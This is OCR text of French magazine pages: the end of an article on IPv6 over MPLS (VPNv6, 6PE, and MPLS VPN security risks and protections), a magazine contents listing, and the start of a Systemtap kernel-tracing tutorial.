Au niveau du plan de contrôle, les sessions MP-BGP entre les PE annoncent les routes clientes devenues cette fois vpnv6. Dans les VPN MPLS IPv4, le next-hop d'une route cliente est l'adresse du routeur PE de sortie. Ici les routes envoyées par les CE sont des routes IPv6. Or, lorsque les PE s'échangent ces routes clientes sur le cœur, ils mettent leurs propres adresses de loopback en next-hop. Comme une route IPv6 ne peut pas avoir un next-hop IPv4 (homogénéité des protocoles), le PE doit utiliser une adresse IPv6 : il insère son adresse de loopback mappée en v6, du type : `::ffff:<@v4>`, comme on le voit sur l'exemple de paquet MP-BGP suivant.

```
    Protocols in frame: eth:ip:tcp:bgp
Internet Protocol, Src: 10.252.102.207 (10.252.102.207), Dst: 10.252.102.45
(10.252.102.45)
Transmission Control Protocol, Src Port: 11320 (11320), Dst Port: bgp (179), Seq:
65, Ack: 65, Len: 171
Border Gateway Protocol    UPDATE Message
       ORIGIN: IGP (4 bytes)
       AS_PATH: 65002 (7 bytes)
       LOCAL_PREF: 120 (7 bytes)
       EXTENDED_COMMUNITIES: (11 bytes)
              Route Target: 3215:65
       MP_REACH_NLRI (112 bytes)
          Address family: IPv6 (2)
          Subsequent address family identifier: Labeled VPN Unicast (128)
          Next hop network address (24 bytes)
             Next hop: Empty Label Stack RD=0:0 IPv6=::ffff:10.252.102.207 (24)
          Network layer reachability information (80 bytes)
             Label Stack=59 (bottom) RD=10.252.102.207:65, IPv6=2001:40::/64
             Label Stack=61 (bottom) RD=10.252.102.207:65, IPv6=2001:30::/64
```

Figure 5 *VPN MPLS utilisés pour faire passer du trafic IPv6 sur un cœur IPv4 : plan de transfert*



```
Label Stack=62 (bottom) RD=10.252.102.207:65, IPv6=2001:10::/64
Label Stack=57 (bottom) RD=10.252.102.207:65, IPv6=2001:5::/64
```

Si les CE des clients envoient du trafic IPv6 au PE, les interfaces d'accès des PE doivent donc faire tourner des protocoles IPv6 ; les routeurs PE doivent de ce fait être *upgradés* pour être *dual stack*. En revanche, cette approche est séduisante car les routeurs P n'ayant aucune connaissance des VPN ni des routes IPv6 échangées, aucune mise à jour n'est nécessaire de leur côté.

On remarque qu'aucune loopback IPv6 n'est échangée dans le cœur. Il n'y a donc pas lieu de mettre à jour le protocole de routage IGP. Du point de vue opérateur, ces fonctionnalités sont donc uniquement rajoutées sur les PE. La supervision du réseau cœur existante reste effective, les performances du cœur ne sont pas affectées par l'introduction du trafic IPv6.

2.3 Sur les réseaux IPv6 natifs

Enfin, dans un second temps l'opérateur offrant des services VPN IPv6 peut également migrer l'ensemble du réseau cœur et faire tourner IPv6 sur tous ses routeurs (que ce soit IPv6 pur ou en dual-stack). Dans le cas du VPNv6, les routeurs P et PE implémentent une pile IPv6 :

- l'IGP (IS-IS ou OSPF) échange des informations de routage IPv6 interne à l'AS.
- MP-BGP permet l'échange de routes IPv6 labellisées ayant pour next-hop une véritable adresse IPv6 (et non une adresse IPv4 mappée).
- Les protocoles de routage CE-PE échangent des préfixes IPv6.

La technologie VPN MPLS utilise en v6 les mêmes protocoles et procédures qu'en v4. Elle a donc les mêmes avantages que le MPLS VPNv4 à savoir permettre la garantie de l'étanchéité des VPN grâce aux VRF sur les PE et à la commutation MPLS dans le cœur. Elle offre également des services indispensables pour un opérateur de qualité de service (QoS) par interface, d'ingénierie de trafic MPLS et de *fast-reroute* (pour améliorer les temps de convergence en cas de panne) qui existent en IPv4. Le partage de charge pour les clients *multi-homés* est également réalisé en MPLS. Toutefois, une des différences majeures de procédure pour l'opérateur réside dans le filtrage des paquets ICMPv6. Certains paquets sont nécessaires au bon fonctionnement du service IPv6, mais traiter les paquets ICMP est coûteux en termes de ressource et peut être préjudiciable pour la sécurité. C'est pourquoi la stratégie de filtrage de ces paquets doit être revue en IPv6 : de nombreuses fonctions ICMPv6 ont raison d'être uniquement dans un contexte local, de plus, il faut distinguer les paquets qui ne font que transiter sur le réseau des paquets ayant pour destination une interface du routeur. Le groupe de travail « IETF v6ops » travaille sur le sujet pour produire des recommandations.

3. 6PE ou MPLS pour écouler du trafic Internet v6


3.1 Différence entre 6PE et VPNv6

Les sections précédentes ont montré comment offrir un service VPN MPLS permettant d'assurer une interconnexion IPv6 entre sites distants sur des réseaux privés virtuels. Or, il est également possible d'écouler du trafic Internet IPv6 à travers un cœur MPLS uniquement IPv4 grâce à la technologie 6PE (ou IPv6 Provider Edge), décrite ici. Elle est très proche de l'architecture VPN MPLS à l'exception de quelques subtiles différences. Ce qui est identique : dans le cas du scénario 6PE, on suppose là encore qu'il est possible de traiter des flux IPv6 directement depuis le réseau de collecte entre CE et PE.

Le trafic est IPv6 natif et les protocoles de routage échangent des routes IPv6. Sur le cœur, le trafic IPv6 est encapsulé avec deux labels MPLS et les paquets sont acheminés par commutation entre labels entre les 6PE, comme on le voit sur le schéma suivant : (voir figure 6).

Les différences principales sont qu'au niveau du plan de contrôle, les sessions MP-BGP montées entre les 6PE annoncent des routes « IPv6 labellisées » et non « vpnv6 », car il n'y a pas de Route Distinguisher. De plus, il n'y a pas de notion de VRF sur les 6PE, mais bel et bien une seule table de routage et de commutation. Enfin, les next-hops BGP sont là encore des adresses IPv4 mappées en IPv6. Un exemple ci-dessous montre le résultat d'une commande de type *show route* sur un 6PE qui a à la fois des

Figure 6 *6PE utilisé par un ISP pour relier ses clients IPv6 à Internet à travers son backbone MPLS IPv4*



sessions BGP vers des équipements de collecte et des sessions MP-BGP vers les autres 6PE :

```
#sh ipv6 route
IPv6 Routing Table - 2513 entries
Codes: C - Connected, L - Local, S - Static, R - RIP, B - BGP
B   2001:1::/32 [20/0]
     via FE80::260:47FF:FEA6:1255, GigabitEthernet3/3.400, 03:08:25
B   2001:688::C75A/128 [200/0]
     via ::FFFF:10.0.6.201, IPv6-mpls, 03:36:24
B   2001:688:C75A:403::/64 [200/0]
     via ::FFFF:10.0.6.201, IPv6-mpls, 03:36:24
```

3.2 6PE et les autres solutions de transition

D'autres mécanismes existent pour faire passer du trafic IPv6 sur le backbone d'un opérateur, comme le déploiement d'une architecture de cœur dual-stack IPv4/IPv6 ou celui d'un réseau IPv6 dédié déployé sur différentes couches de niveau 2. Les solutions de migration par tunnels comprennent par exemple les tunnels manuels à la mode RFC2863, 6to4, IPv6 dans les tunnels GRE IPv4 ou encore *tunnel broker*. La première solution peut être difficile à mettre en place dans la mesure où elle nécessite la mise à jour logicielle et matérielle de nombreux équipements : l'avantage de 6PE est qu'il n'a aucune incidence sur les routeurs de cœur. Ils n'ont donc pas besoin d'implémenter un nouveau protocole ni même de voir leur configuration modifiée.

De plus, 6PE évite l'important *overhead* occasionné par d'autres solutions de *tunneling* de type L2TP, le trafic IPv6 étant encapsulé directement dans des trames MPLS. Elle offre d'autre part de bonnes garanties de performance et peut se révéler un mécanisme de transition à long terme, car elle supporte largement le passage à l'échelle. Enfin, à partir du moment où les PE sont dans le protocole de routage IGP et de distribution de labels, il est possible de provisionner les PE de manière dynamique et automatique (découverte de voisins pour la diffusion de labels) pour assurer un déploiement progressif des accès IPv6 au fur et à mesure de la mise à jour des équipements d'accès et des raccordements des CE IPv6.

Enfin, par rapport à des solutions de type L2TP où l'encapsulation est effectuée par un équipement donné qu'il faut redonder pour assurer une disponibilité minimale, les tunnels 6PE bénéficient des solutions de re-routage MPLS ou BGP classiques en cas de panne sur le réseau. Ainsi cette solution paraît séduisante pour les opérateurs possédant un réseau cœur MPLS. Cependant, avant de déployer une telle solution, quelques points de sécurité doivent être validés pour offrir le même niveau de sécurité qu'en IPv4. Les fonctions minimales intéressantes sont en particulier le support des ACL (contrôle d'accès) en IPv6 ainsi que le support de l'*antispoofing* IPv6 ; ceci peut paraître évident, mais il faut s'assurer que les implémentations des constructeurs sont correctes et surtout supportent la charge. En effet, les implémentations d'IPv6 n'étant pas toujours très éprouvées sur les équipements de cœur, des bugs peuvent subsister sur les fonctions de filtrage évoluées selon les constructeurs, par exemple une taille mémoire trop courte pour stocker des filtres IPv6 avancés ou l'effondrement des performances dû aux traitements des en-têtes v6 en software.

4. Sécurité des VPN MPLS

Les VPN BGP/MPLS n'utilisent pas de mécanisme d'authentification ou de chiffrement pour garantir la sécurité des VPN. Ils reposent sur une isolation entre les VPN à la fois dans le plan de commande et le plan de transfert. Les principaux risques de sécurité reposent sur l'attaque de ces mécanismes d'isolation.

4.1 Risque dans le plan de transfert

Le plan de transfert correspond à l'acheminement des paquets d'un CE vers un autre CE. Le CE et le lien PE-CE étant dédié à un VPN, il n'y a pas de risque d'échange de trafic entre VPN sur cette section. De PE à PE, c'est-à-dire sur les routeurs PE et P, ainsi que les liens entre eux, l'infrastructure réseau est mutualisée entre les VPN et l'isolation entre les VPN est réalisée par l'utilisation de labels MPLS différents entre les VPN. L'isolation entre VPN repose uniquement sur l'intégrité de ces labels. Il ne faut donc pas qu'une personne située à l'intérieur ou à l'extérieur du réseau de l'opérateur puisse insérer ou modifier des paquets MPLS. Concernant les attaques de l'intérieur, il est nécessaire (et cela est généralement admis) que l'infrastructure interne de l'opérateur soit « sûre » : un attaquant ne doit pas pouvoir modifier les paquets sur les liens de cœur de réseau ni sur les routeurs, ni insérer un équipement dans ce cœur de réseau.

Cela implique pour l'opérateur de contrôler l'accès physique à ses équipements de transmission et de commutation et de contrôler l'accès logique aux routeurs. Concernant les attaques de l'extérieur, le plus simple est de s'assurer que le réseau MPLS n'accepte jamais un paquet MPLS provenant d'une source non sûre (typiquement de l'Internet, d'un autre opérateur ou d'un client). Sinon, si l'opérateur veut assurer un service de transport MPLS à un client, le premier routeur acceptant ce paquet MPLS doit s'assurer que le label MPLS correspond à un label valide effectivement autorisé pour ce client (i. e. annoncé à ce client et uniquement à ce client) ET aucun routeur de l'opérateur ne doit consulter (et donc interpréter) les en-têtes suivants du paquet (typiquement un autre label MPLS ou un paquet IP), car ces en-têtes internes ne sont pas fiables. Le premier pré-requis repose sur le respect de procédures par l'opérateur et une éventuelle vérification périodique des configurations des routeurs. La seconde exigence repose sur des fonctionnalités particulières des routeurs qui ne sont pas disponibles dans tous les équipements. Le passage à IPv6 ne modifie pas ces règles de sécurité. Ces restrictions sont d'autant plus difficiles à respecter quand il est nécessaire de mettre en place des VPN inter-opérateurs pour lesquels les principales solutions techniques nécessitent d'échanger des labels MPLS avec l'autre opérateur.

4.2 Risque dans le plan de commande

Le plan de commande correspond à l'échange des routes IP des clients VPN. De même que pour le plan de transfert, le CE et le lien PE-CE étant dédié à un VPN, il n'y a pas de risque d'échange de routes IP entre VPN sur cette section. De PE à PE, les routes VPN sont échangées à travers une seule session BGP mutualisée entre tous les VPN. L'isolation entre les VPN est réalisée par l'ajout d'un Route Distinguisher et d'un *Route Target*. Le Route Distinguisher (RD) permet uniquement à l'opérateur de faire la distinction entre la route 10.2/24 du VPN A et la même route 10.2/24 du VPN B. Une attaque par modification ou usurpation du RD aurait pour conséquence que le réseau de l'opérateur considérerait ces deux routes comme identiques donc redondantes et, en conséquence, supprimerait une des deux routes. Il y a donc un risque de déni de service, mais pas de risque d'« entrer » dans un VPN. Le Route

Target identifie l'appartenance d'une route dans un VPN. C'est donc une modification de ce champ qui permettrait à un VPN de rentrer dans un autre VPN. Il ne faut donc pas qu'une personne située à l'intérieur ou à l'extérieur du réseau de l'opérateur puisse insérer ou modifier l'attribut Route Target des routes BGP.

Concernant les attaques de l'intérieur, il est là encore nécessaire (et cela est généralement admis) que l'infrastructure interne de l'opérateur soit « sûre ». De plus, il est possible d'authentifier les sessions BGP entre PE par une signature MD5. Concernant les attaques de l'extérieur, il ne faut pas échanger de routes VPN avec l'extérieur et donc ne pas établir des sessions BGP de ce type. De plus, pour les clients VPN utilisant BGP comme protocole de routage entre le PE et le CE, le PE ne doit pas accepter d'attributs Route Target de la part du client, car cela pourrait permettre au client d'annoncer des routes dans un autre VPN et donc de capturer du trafic d'un autre VPN. La première règle est facile à respecter quand l'opérateur de VPN n'a pas besoin de s'interconnecter avec un autre opérateur VPN. Dans le cas contraire, les principales solutions techniques nécessitant d'échanger des routes VPN avec l'autre opérateur, des filtres doivent être mis en place pour se protéger. La seconde règle ne pose pas de problème à mettre en œuvre et est, en général, déjà implémentée par les routeurs. Une fois de plus, ces règles restent valables avec IPv6.

4.3 Risque dans le plan de management

C'est à l'opérateur d'affecter manuellement le bon site client au bon VPN, c'est-à-dire d'affecter correctement une interface du PE avec une VRF et un Route Target. En cas d'erreur humaine, peu ou pas de procédures permettent de détecter l'erreur automatiquement. Une authentification de type MD5 pourrait être mise en place sur l'éventuel protocole de routage entre le PE et le CE, mais elle repose également sur une configuration correcte du PE et est donc également soumise à une erreur humaine. Un *draft* IETF **[auth]** a proposé un mécanisme de vérification de bout en bout (de CE à CE), mais il ne semble plus intéresser la communauté IETF et n'est pas implémenté.

4.4 Synthèse

Les VPN BGP/MPLS n'offrent pas de service d'authentification ni de chiffrement des données. Les VPN sont isolés entre eux à la fois dans le plan de commande grâce à MP-BGP et dans le plan de transfert grâce à MPLS. Sous réserve d'une attention suffisante de l'opérateur à la sécurité, ils offrent une garantie d'isolation proche des VPN de niveau 2 de type ATM ou *Frame Relay*. Ce niveau de sécurité n'est pas modifié par l'introduction d'IPv6. En cas d'exigence de sécurité très forte, le client d'un VPN BGP/MPLS peut utiliser en complément le protocole IPsec pour chiffrer certains flux (ou tous ses flux) de CE à CE ou terminaux à terminaux.

Conclusion

Outre les nombreux aspects de mise à jour des outils de supervision, de comptage, l'un des points délicats pour le déploiement de l'IPv6 sur un réseau d'opérateur est la performance des routeurs. En effet, de nombreux équipements actuellement déployés ne sont pas capables de traiter en hardware les paquets IPv6. Grâce aux techniques décrites dans cet article, les opérateurs peuvent ainsi profiter des réseaux cœur MPLS pour écouler le trafic IPv6 sans chute significative des performances, et ce, en évitant un investissement massif brutal : la stabilité du backbone est préservée et les coûts minimisés. Les apports offerts par MPLS en termes d'ingénierie de trafic et de Qualité de Service restent de plus valables en IPv6.

Cependant, ces technologies sont encore rarement disponibles : notons, pour le moment, que si le 6PE tend à être offert par quelques constructeurs, peu d'équipementiers proposent des solutions VPNv6 à l'heure actuelle. Gageons qu'avec la décision du gouvernement américain d'introduire IPv6 pour mi-2008, de plus en plus d'implémentations seront disponibles dans les mois à venir.

Références

[CLL1] LLORENS (C.), VALOIS (D.), « Quelques éléments de sécurité des réseaux privés virtuels MPLS/VPN », MISC 20, 2005.

[CLL2] LLORENS (C.), BRUEL (F.), « Quelques éléments de sécurité autour du protocole de routage BGP », MISC 21, 2005.

[RFC 1195] CALLON (R.), « *Use of OSI IS-IS for Routing in TCP/IP and Dual Environments* », RFC 1195, 1990.

[RFC 2328] MOY (J.), « OSPF Version 2 », *Standards Track*, 1998.

[RFC 2740] COLTUN (R.), FERGUSON (D.), MOY (J.), « OSPF for IPv6 », *Standards Track*, 1999.

[RFC 4271] REKHTER (Y.), LI (R.), HARES (S.), « *A Border Gateway Protocol 4 (BGP-4)* », *Standards Track*, 2006.

[RFC 4364] ROSEN (E.), REKHTER (Y.), « *BGP/MPLS IP Virtual Private Networks (VPN)* », *Standards Track*, 2006.

[6PE] DE CLERCQ (J.), OOMS (D.), PREVOST (S.), LE FAUCHEUR (F.), « *Connecting IPv6 Islands over IPv4 MPLS using IPv6 Provider Edge Routers (6PE)* », *Internet Draft*, 2006.

[IPv6 VPN] DE CLERCQ (J.), OOMS (D.), CARUGI (M.), LE FAUCHEUR (F.), « *BGP-MPLS IP VPN extension for IPv6 VPN* », *Internet Draft*, 2005.

[auth] BONICA (R.), REKHTER (Y.), ROSEN (E.), RASZUK (R.), TAPPAN (D.), « *CE-to-CE Member Verification for Layer 3 VPN* », *Internet Draft* « draft-ietf-l3vpn-l3vpn-auth-01.txt », décembre 2004.

LINUX MAGAZINE

EN KIOSQUE ACTUELLEMENT

NUMÉRO 86 SOMMAIRE

DEBIAN CORNER - INSTALLER DEBIAN SUR SPARC - KERNEL CORNER - NOYAU 2.6.18, EXT4 - PEOPLE - RAFAËL GARCIA-SUAREZ, PUMPKING - JOURNÉE MÉDITÉRRANÉENNE DES LOGICIELS LIBRES 2006 - SÉCURITÉ - LA GLIB ET LE SUPPORT DES THREADS DANS NUFW - SYSADMIN - SERVEUR SMTP : ROUTAGE DES MAILS AVEC POSTFIX - SEASIDE : DÉVELOPPEMENT D'APPLICATIONS WEB AVEC SMALLTALK - GNOKII + SMSD : LA GESTION DES SMS FACILE - DÉVELOPPEMENT - LIBSHELL : FRAMEWORK D'INTERFACES UTILISATEURS EN LIGNE DE COMMANDE - PROGRAMMATION SYSTÈME : PROCESSUS, TUBES ET THREADS - DISSECTION DE GLIB : INTRODUCTION - DISSECTION DE GLIB : LES LISTES CHAÎNÉES - HACKS/CODES - AMÉLIORER LES IMPRESSIONS DE CODE SOURCE - LIVRES - LA RÉVOLUTION GOOGLE - SSL VPN - DEBIAN : ADMINISTRATION ET CONFIGURATION AVANCÉES

Systemtap

Systemtap est un logiciel d'instrumentation noyau. Ce type de logiciel a pour objectif de superviser les actions effectuées par le noyau (on parle aussi d'audit). Les applications sont nombreuses. En particulier, il rend possible le debuggage de programmes en regardant avec précision au niveau noyau les actions réalisées (appels système invoqués, ressources utilisées, descripteurs manipulés, etc.). Systemtap, son langage de script et les fonctions spécifiques du noyau sont développés en particulier par IBM et RedHat.

Dans un contexte plus sécurité, ce type de fonctionnalité sert à créer des profils d'utilisation du système. Ainsi, on définit un profil « normal » d'utilisateur et on calcule la déviation par rapport à ces valeurs. Les travaux de Forrest **[1]** repris plus récemment par Dacier, Debar et Wespi **[2]** vont dans ce sens. Cependant, pour effectuer ce genre de choses, il faut pouvoir filtrer les événements remontés au niveau du dispositif d'audit, sinon on risque d'être noyé sous l'information.

Un brin d'état de l'art

Les logiciels d'instrumentation Open Source

Systemtap n'est ni le premier ni le seul logiciel à proposer ces fonctions. Sous Linux, on dispose de **strace** pour auditer les appels système effectués par un processus en temps réel avec des possibilités rudimentaires de filtrage (uniquement sur le nom de l'appel système). L'avantage de strace est qu'il ne nécessite pas de recompilation ou de patch de son noyau. On a aussi **LTT** (*Linux Trace Toolkit*) **[3]** qui fait en fait un strace sur tout le système, sans possibilité de filtrage (prévu sur le *roadmap* mais pas implémenté), de plus LTT nécessite de patcher et recompiler son noyau. Enfin, **syscalltrack [4]** fonctionne uniquement avec les noyaux 2.4. Le projet semble peu actif. Les règles d'audit sont simples : on a des possibilités de filtrage uniquement sur le nom de l'appel système. Sous Solaris, la donne est un peu différente, car l'audit des événements noyau a été intégré très tôt au système sous la forme de **DTrace [5, 6]**. DTrace est robuste, éprouvé et largement utilisé par la communauté Solaris. D'un point de vue fonctionnel, LTT, Systemtap et Syscalltrack s'en sont largement inspirés. La multiplicité des retours d'utilisateurs sur DTrace a permis de debugger en profondeur l'application à tel point qu'elle est utilisable en environnement de production. En revanche, pour les systèmes Linux, il semble proscrit pour le moment d'utiliser les fonctions d'audit du noyau en production tant ces systèmes sont jeunes.

Les possibilités de Systemtap

Systemtap **[7]** fournit un langage de script ainsi qu'un compilateur, qui sont une surcouche des kprobes et jprobes (voir plus bas). Leur but est de fournir des mécanismes pour instrumenter l'ensemble des fonctions du noyau, sans avoir besoin d'en modifier le code source. Toutefois, les *probes sont des fonctions du noyau et, pour les exploiter, il est nécessaire de produire un module du noyau. Avec Systemtap, on dispose d'un langage de haut niveau qui va fournir un ensemble de fonctions pour exploiter les *probes, tout en assurant que le module noyau qu'il va produire ne perturbera pas la stabilité du système d'exploitation. Malgré cela, il n'est pas encore assez stable pour l'utilisation sur les systèmes en production. Systemtap place des points d'instrumentation sur toute fonction désirée du noyau, au début de l'appel de cette fonction ou lors du retour. Avec le langage de script, on va récupérer les paramètres de ces fonctions ou la valeur de retour. Les opérateurs et structures conditionnelles classiques sont disponibles, ainsi que la détection automatique des types des variables et la gestion des tableaux et tables de hachage à index multiple. Les scripts s'articulent autour de deux structures principales : les fonctions et les probes. Les premières sont là pour factoriser le code, les secondes définissent les points à instrumenter dans le noyau et les actions à effectuer. Par rapport à DTrace, le plus grand reproche qu'on puisse faire à Systemtap est qu'il se trouve encore dans une phase de développement intensif, alors que DTrace est stable. Le tableau 1 reprend les caractéristiques comparées de Systemtap et DTrace.

Systemtap vs DTrace

	Systemtap	DTrace
Licence	GPL	CDDL
Système d'exploitation	Linux	Solaris, bientôt FreeBSD et MacOS X
Compilation des probes	Code natif	Bytecode
Kernel Probes	Oui	Oui
Userland Probes	En cours de développement	Oui
Application Probes	Non	Oui
Java Probes	Non	Oui

Principes de fonctionnement


Systemtap va instrumenter les fonctions du noyau Linux (typiquement des appels système, mais aussi toute autre fonction), effectuer un traitement sur celles-ci (filtrage) et enregistrer les résultats dans un fichier. Les scripts utilisés par Systemtap sont écrits dans un langage à mi-chemin entre AWK et le C, inspiré par DTrace. Le traitement de ces scripts est effectué par la commande `stap`, en 5 phases (résumées en figure 1).

1. Analyse du script : repérage des probes et des fonctions, détection des types des variables.
2. Traduction du script vers le langage C (avec optimisation).
3. Compilation du code C généré en un module noyau (`.ko`).
4. Chargement du module noyau contenant les probes. De façon évidente, le compte *root* est requis à partir de cette étape.
5. Déchargement du module noyau.

Nicolas Greneche
nicolas.greneche@ensi-bourges.fr
Élève ingénieur à l'ENSI de Bourges, stagiaire au CEA

Mathieu Blanc
moutane@rstack.org
Ingénieur Doctorant en Sécurité Informatique

Figure 1 *Compilation d'un script stap*



Pour réaliser les manipulations du module noyau, Systemtap fournit en fait un programme auxiliaire `stpd`. Ce petit utilitaire est lancé par la commande `sudo`, afin d'obtenir des privilèges suffisants. Il est responsable du chargement et retrait du module noyau compilé par `stap`, ainsi que de la communication avec ce module qui repose sur le pseudo-système de fichier **relayfs**. L'article de RedHat **[8]** reprend toutes ces informations de façons plus détaillées.


Kprobes et jprobes

Afin d'instrumenter le noyau Linux, Systemtap s'appuie sur les kprobes et les jprobes **[9, 10]**. Ces fonctions sont apparues dans le noyau 2.6.9, dans la rubrique « Instrumentation Support ». Elles constituent un système d'instrumentation dynamique pour tracer les fonctions et les instructions du noyau.

Les kprobes :

Les kprobes sont la structure d'instrumentation de base. Elles auditent les appels aux fonctions choisies du noyau, sans toutefois pouvoir récupérer les arguments passés.

Figure 2 *Structure kprobe*



Dans la figure 2, on a une structure kprobe avec quatre éléments :

- `addr` : adresse de la fonction à auditer. On l'obtient par le fichier `System.map` créé à la compilation du noyau, ou bien à l'aide d'un `objdump` sur le fichier `vmlinux`. C'est pour cette raison que pour faire fonctionner Systemtap, il faut disposer du fichier `vmlinux` (par exemple dans `/boot`, `/lib/modules` ou `/usr/lib/debug/lib/modules`) ;
- `pre_handler` : adresse de la fonction à exécuter avant l'audit de la fonction pointée par `addr` ;
- `post_handler` : adresse de la fonction à exécuter à l'issue de l'audit de la fonction pointée par `addr` ;
- `fault_handler` : adresse de la fonction à exécuter en cas de plantage.

Les jprobes :

Les jprobes augmentent les fonctionnalités des kprobes en ajoutant la visualisation des arguments passés aux fonctions. La structure jprobes prend comme élément une structure kprobes `kb` et un pointeur `entry` sur une fonction d'audit prenant les mêmes arguments que la fonction pointée par le champ `kb->addr` de la jprobe. Si `entry` n'est pas défini pour la fonction visée, alors on ne peut pas récupérer les arguments. Dans ce cas-là, il semble que ce soit une kprobe qui soit créée (et non une jprobe).

L'exécution d'une fonction d'audit se déroule de la façon suivante :

1. L'instruction à auditer est recopiée dans un *buffer*.
2. Elle est remplacée en mémoire par un *breakpoint*.
3. Lorsque le processeur arrive sur le breakpoint, un test est effectué pour voir si une structure kprobe est enregistrée (`probe_register`) pour cette instruction.
4. Si le test est positif, le noyau donne la main au « *trap handler* » qui invoque la fonction pointée par `pre_handler`. Ensuite, il exécute l'instruction auditée. Enfin, il exécute l'instruction pointée par `post_handler`. L'exécution continue normalement à l'instruction immédiatement suivante à l'instruction auditée.
5. Si le test est négatif, l'exécution se poursuit normalement par le « *normal handler* ».

Installation de Systemtap

Réglons tout de suite le cas de l'installation sur une distribution Fedora Core 4. Il suffit quasiment d'un simple `yum install systemtap` **[11]**. Pour tout autre contexte d'installation, plusieurs manipulations sont nécessaires. En bref, nous compilons et installons, d'une part, `elfutils`, une librairie pour la manipulation de la structure ELF (le format des binaires sous Linux), en particulier pour les informations de debug et, d'autre part, la dernière version de Systemtap. Il faut tout d'abord récupérer l'archive de Systemtap, les derniers `elfutils` et le patch de portabilité aux adresses suivantes :

```
ftp://sources.redhat.com/pub/systemtap/elfutils/elfutils-0.xxx.tar.gz
ftp://sources.redhat.com/pub/systemtap/elfutils/elfutils-portability.patch
```

ftp://sources.redhat.com/pub/systemtap/snapshots/systemtap-xxxxxxxx.tar.bz2

On décompresse les archives. On applique le patch `elfutils-portability.patch` sur le répertoire `elfutils-0.xxx`.

```
patch -p1 -d elfutils-0.xxx < elfutils-portability.patch
```

Ensuite, on se place dans le répertoire `src` de Systemtap et on positionne la variable `LD_LIBRARY_PATH` pour compiler les `elfutils` pour Systemtap.

```
./configure --with-elfutils=//elfutils-0.xxx
export LD_LIBRARY_PATH=//systemtap/src/build-elfutils/libelf
make all
make check
make install
```

On installe ainsi les deux programmes de Systemtap, `stap` et `stpd`, et la librarie `elfutils` (qui est installée dans un répertoire spécifique de Systemtap). Enfin, il faut compiler le noyau Linux avec les options suivantes pour faire fonctionner Systemtap :

```
Kernel hacking  --->
[*] Kernel debugging
[*]   Compile the kernel with debug info
Instrumentation Support  --->
[*] Kprobes (EXPERIMENTAL)
```

Le support de relayfs est également nécessaire. Pour les noyaux avant le 2.6.17 :

```
File systems  --->
Pseudo filesystems  --->
 Relayfs file system support
```

Après le 2.6.17 :

```
General setup  --->
[*] Kernel->user space relay support (formerly relayfs)
```

Arrivé ici, il faut disposer du fichier `/boot/vmlinux-`uname -r``, `vmlinux` correspondant à l'image non compressée du kernel en cours d'exécution.

Premier test : hello world !

La suite de l'article va présenter le langage utilisé par Systemtap pour ses scripts. On va commencer par le classique « *hello world* ! ».

```
probe begin
{
  print ("hello world\n")
  exit ()
}
```

La commande `stap` traduit, compile et charge le script `stp`. On l'invoque de la manière suivante :

```
debianbox:~/article# stap -v hello.stp
Pass 1: parsed user script and 14 library script(s) in 80usr/10sys/144real ms.
Pass 2: analyzed script: 1 probe(s), 1 function(s), 0 global(s) in 0usr/0sys/2real
ms.
Pass 3: translated to C into "/tmp/stapWXd2Lr/stap_2803.c" in 60usr/30sys/142real
ms.
Pass 4: compiled C into "stap_2803.ko" in 2300usr/220sys/2329real ms.
Pass 5: starting run.
hello world
Pass 5: run completed in 0usr/20sys/33real ms.
```

On retrouve les 5 phases :

1. Analyse du script stp.
2. Traduction du stp en C.
3. Compilation du C en ko.
4. Chargement du ko.
5. Déchargement du module.

En consultant la page de man de `stap`, on trouve plusieurs options utiles telles que définir un niveau de verbosité (`-v`), le stade à atteindre (`-d`), le nom du module (`-m`) ou encore le fichier de sortie (`-o`). Ainsi, si on veut obtenir le fichier source en C correspondant, on pourra faire :

```
debianbox:~/article# stap -p2 hello.stp > hello.c
```

